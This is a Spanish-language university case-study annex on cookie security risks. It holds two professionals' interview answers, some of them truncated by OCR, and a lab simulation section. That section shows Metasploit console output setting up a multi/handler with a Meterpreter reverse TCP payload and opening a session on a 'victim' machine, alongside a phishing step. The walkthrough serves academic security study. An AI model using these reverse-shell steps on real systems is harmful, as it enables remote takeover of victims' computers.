10- ¿Estarías dispuesto/a a sacrificar ciertas comodidades en una aplicación web si eso significa mejorar la seguridad de tus datos y privacidad?

35 respuestas

Entrevista

CASO DE ESTUDIO

UNIVERSIDAD TECNICA DE BABAHOYO
PREVIO A LA OBTENCIÓN DEL TÍTULO DE:
INGENIERO EN SISTEMAS DE INOFORMACIÓN
Tema: ANÁLISIS Y EVALUACIÓN DE LAS VULNERABILIDADES Y RIESGOS ASOCIADOS CON LAS COOKIES DE INICIO DE SESIÓN Y DE TERCEROS EN SITIOS WEB
ENTREVISTA A PROFESIONALES

Se ha registrado el correo del encuestado (**nesparza@utb.edu.ec**) al enviar este formulario.

1- ¿Cuál es su comprensión sobre el uso de cookies de inicio de sesión y de terceros en sitios web y cómo considera que afectan la seguridad y privacidad de los usuarios?

Las cookies guardan informacion personal, mientras màs cookies usemos menos privacidad tiene el usuario

2- Desde su experiencia, ¿cuáles son las vulnerabilidades más comunes que pueden estar asociadas con las cookies de inicio de sesión y de terceros en sitios web?

Las vulnerabilidades se producen cuando los sitios no estan protegidos o han sido atacados por hackers, no conviene usar cookies en màquinas ajenas en los inicio de sesión

3- En su opinión, ¿cómo podrían los atacantes explotar las vulnerabilidades en las cookies de inicio de sesión y de terceros para acceder a cuentas de usuario y robar información confidencial? Menciona 3 herramientas.

Los atacantes usan un sin numero de herramientas para vulnerar los sistemas, en el caso de hacking etico se pueden mencionar Acunetix,Invicti,Intruder

-Ing. Nelly Esparza

4- ¿Qué medidas de seguridad considera esenciales para proteger las cookies de inicio de sesión y de terceros contra posibles ataques cibernéticos?

Cerrar sesion en todos los sitios web en los que ingresa a travez de un login, tambien borrar todas las cookies antes de apagar el computador y finalmente no guardar inicios de sesion en maquinas ajenas

5- ¿Cuál es su opinión sobre el equilibrio entre la personalización de la experiencia del usuario y la privacidad al utilizar cookies de terceros? ¿Cómo gestiona esta balanza en sus proyectos?

Actualmente los usuarios quieren accesos rapidos sin mayores pedidos de informacion por lo tanto se almacenan estas cookies para agilizar las entradas a los sistemas

6-¿Ha implementado estrategias específicas para mitigar las vulnerabilidades de las cookies en sus proyectos de desarrollo web? ¿Podría describir algunas de estas estrategias?

Si, se le debe dejar al usuario la opcion de poder borrar las cookies para de esa manera establecer procesos para que no dejen ninguna información en la maquina o sistemas en el cual estan trabajando.

7- Desde su perspectiva, ¿cuál sería su recomendación principal para los desarrolladores web que desean fortalecer la seguridad y privacidad de los usuarios al implementar cookies de inicio de sesión y de terceros en sus proyectos?

Usar cookies encriptadas en sitios web seguros

8- ¿Cual seria su recomendación para los usuarios que utilizan las aplicaciones web, para que no sean victimas de ataques informáticos por medio de las cookies?

Deben configurar adecuadamente los firewall para evitar el robo de informaciòn, revisiones mensuales de las condiciones de seguridad reales del sitio y actualizar los programas antivirus para tener proteccion real

Este formulario se creó en Facultad de Administración Finanzas e Informatica.

Google Formularios

-Ing. Harry Saltos

CASO DE ESTUDIO

UNIVERSIDAD TECNICA DE BABAHOYO
PREVIO A LA OBTENCIÓN DEL TÍTULO DE:
INGENIERO EN SISTEMAS DE INOFORMACIÓN
Tema: ANÁLISIS Y EVALUACIÓN DE LAS VULNERABILIDADES Y RIESGOS ASOCIADOS CON LAS COOKIES DE INICIO DE SESIÓN Y DE TERCEROS EN SITIOS WEB
ENTREVISTA A PROFESIONALES

Se ha registrado el correo del encuestado (hsaltos@utb.edu.ec) al enviar este formulario.

1- ¿Cuál es su comprensión sobre el uso de cookies de inicio de sesión y de terceros en sitios

buena, afec

2- Desde
estar aso

Atacantes p
Cookies pu
Las cookies
Sitios puede

3- En su o
cookies d
informaci

Mediante el
código mali
y robar dato
Interceptan
herramienta
usuario y da

4- ¿Qué medidas de seguridad considera esenciales para proteger las cookies de inicio de sesión y de terceros contra posibles ataques cibernéticos?

Cifrado de datos utlizar conexiones HTTPS para proteger la transmisión de cookies y datos sensibles HttpOnly y Secure cookies con atributos "HttpOnly" y "Secure" para evitar el acceso desde scripts y garantizar la seguridad en conexiones seguras
Implementar una sólida validación de entrada en aplicaciones web para prevenir la inyección de scripts. Supervisar activamente el tráfico y las actividades inusuales en busca de posibles amenazas y vulnerabilidades en las cookies.

5- ¿Cuál es su opinión sobre el equilibrio entre la personalización de la experiencia del usuario y la privacidad al utilizar cookies de terceros? ¿Cómo gestiona esta balanza en sus proyectos?

Es algo que no he realizado a conciencia

6-¿Ha implementado estrategias específicas para mitigar las vulnerabilidades de las cookies en sus proyectos de desarrollo web? ¿Podría describir algunas de estas estrategias?

Es algo que no he realizado a conciencia


7- Desde su perspectiva, ¿cuál sería su recomendación principal para los desarrolladores web que desean fortalecer la seguridad y privacidad de los usuarios al implementar cookies de inicio de sesión y de terceros en sus proyectos?

Respetar datos de terceros, enfiocandome en el desarrollo y buena usabilidad


8- ¿Cual seria su recomendación para los usuarios que utilizan las aplicaciones web, para que no sean victimas de ataques informáticos por medio de las cookies?

Instalar extensiones de seguridad en el navegador que bloqueen cookies de terceros y rastreadores, limpiar cookies

Análisis Prueba/ Simulación



Escaneo de la aplicación web (Burp Suite)




Herramienta Kali Linux



kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
=[metasploit v6.3.26-dev-]
+ -- --=[2333 exploits - 1220 auxiliary - 413 post]
+ -- --=[1382 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]



kali@kali: ~
File Actions Edit View Help
msf6 > search multi/hand
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/local/apt_package_manager_persistence 1999-03-09 excellent No APT Package Manager Persistence
1 exploit/android/local/janus 2017-07-31 manual Yes Android Janus APK Signature bypass
2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3 exploit/linux/local/bash_profile_persistence 1989-06-08 normal No Bash Profile Persistence
4 exploit/linux/local/desktop_privilege_escalation 2014-08-07 excellent Yes Desktop Linux Password Stealer and Privilege Escalation
5 exploit/multi/handler manual No Generic Payload Handler
6 exploit/windows/mssql/mssql_linkcrawler 2000-01-01 great No Microsoft SQL Server Database Link Crawling Command Execution
7 exploit/windows/browser/persits_xupload_traversal 2009-09-29 excellent No Persits XUpload ActiveX MakeHttpRequest Directory Traversal
8 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence
Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/local/yum_package_manager_persistence
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description



kali@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 192.168.1.15
lhost => 192.168.1.15
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.15 yes The listen address (an interface may be specified)
LPORT 443 yes The listen port
Exploit target:
Id Name
0 Wildcard Target

Correo fishing-Ingeniera social











kali@kali: ~
File Actions Edit View Help
lhost ⇒ 192
.msf6 exploit(multi/handler) > .set lhost 192.168.1.15
[-] Unknown command: .set
msf6 exploit(multi/handler) > set lhost 192.168.1.15
lhost ⇒ 192.168.1.15
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.15 yes The listen address (an interface may be specified)
LPORT 443 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload ⇒ windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/x64/meterpreter_reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
EXTENSIONS no Comma-separate list of extensions to load
EXTINIT no Initialization strings for extensions
LHOST 192.168.1.15 yes The listen address (an interface may be specified)
LPORT 443 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.15:443
[*] Meterpreter session 1 opened (192.168.1.15:443 → 192.168.1.7:50965) at 2023-09-10 21:17:31 -0400
meterpreter >


Conexión con la maquina victima

